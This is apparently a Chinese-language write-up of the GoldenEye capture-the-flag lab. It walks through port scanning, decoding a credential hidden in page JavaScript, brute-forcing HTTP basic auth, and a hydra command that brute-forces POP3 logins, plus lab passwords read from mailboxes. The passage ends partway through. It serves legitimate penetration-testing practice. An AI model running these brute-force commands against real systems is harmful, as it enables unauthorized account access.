信息收集
# 25/tcp    open  smtp
| fingerprint-strings:
|   Hello:
|     220 ubuntu GoldentEye SMTP Electronic-Mail agent
|_    Syntax: EHLO hostname
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
# 80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: GoldenEye Primary Admin Server
# 55006/tcp open  ssl/pop3 Dovecot pop3d
|_pop3-capabilities: RESP-CODES TOP CAPA AUTH-RESP-CODE SASL(PLAIN) USER PIPELINING UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-04-24T03:23:52
| Not valid after:  2028-04-23T03:23:52
| MD5:   d039 2e71 c76a 2cb3 e694 ec40 7228 ec63
|_SHA-1: 9d6a 92eb 5f9f e9ba 6cbd dc93 55fa 5754 219b 0b77
|_ssl-date: TLS randomness does not represent time
# 55007/tcp open  pop3     Dovecot pop3d
|_pop3-capabilities: RESP-CODES SASL(PLAIN) TOP PIPELINING STLS CAPA AUTH-RESP-CODE USER UIDL
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Issuer: commonName=localhost/organizationName=Dovecot mail server
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2018-04-24T03:23:52
| Not valid after:  2028-04-23T03:23:52
| MD5:   d039 2e71 c76a 2cb3 e694 ec40 7228 ec63
|_SHA-1: 9d6a 92eb 5f9f e9ba 6cbd dc93 55fa 5754 219b 0b77
|_ssl-date: TLS randomness does not represent time
扫出两个端口,25端口尝试用smtp登录了下,失败
爆破web的401认证
跟随首页提示,发现个401认证

接着f12审查首页的元素,发现某个js里有点东西


# html实体解码结果
Boris:InvincibleHack3r
利用这个凭据,再结合刚刚的那个401认证界面,用各个用户名尝试登录,都失败了。。。不应该啊
接着我试着采取常用的绕过Web授权和认证之篡改HTTP请求手法,用POST, OPTIONS, HEAD来尝试绕过401认证,也失败了。

最后实在不行,准备爆破401认证了,按如下配置(还好用户名里加了条小写的boris)

顺利得到结果
爆破邮件服务器
顺利进入后台,界面如图
 看到这段描述(源码里看到还提供了俩用户名),就将目标放在邮件服务器pop3上
Qualified GoldenEye Network Operator Supervisors:
	Natalya
	Boris
用hydra尝试爆破,使用的是kali自带的fastrack字典
hydra -l boris -P /usr/share/wordlists/fasttrack.txt 192.168.111.5 -s55007 pop3 -V -I

爆破结果,得到两组账号,登录pop3,深入查看邮件信息

POP3命令
pop3的登录,可以用netcat来连,在这里记录下POP3明文连接的命令
默认监听的TCP端口为110
| USER [username] | 处理用户名 |
|---|---|
| PASS [password] | 处理用户密码 |
| LIST [Msg#] | 处理返回邮件数量和每个邮件的大小,不跟参数会返回邮件的列表 |
| RETR [Msg#] | 处理返回由参数标识的邮件的全部文本 |
| DELE [Msg#] | 将参数标识的邮件标记为删除,由quit命令执行 |
| RSET | 重置所有标记为删除的邮件,用于撤消DELE命令 |
| QUIT | 终止会话 |
翻找邮件

Ok, user creds are:

	username: xenia
	password: RCP90rulez!

Boris verified her as a valid contractor so just create the account ok?

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....
Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
邮件让咱们先绑host,再访问severnaya-station.com

直接访问ip失败,绑完host能访问了,是个慕课网站;翻到一条信息
 暗示邮箱爆破?好吧,满足你!一样用hydra爆破,fastrack字典,出结果

一样用netcat登录,查看邮件

又获得一组账号密码dr_doak-4England!,感觉是老师的账号,登进去看看
很遗憾,并不是老师的账号,也没有导入问题的地方。。。
不过随即又找到一些信息,在private file里

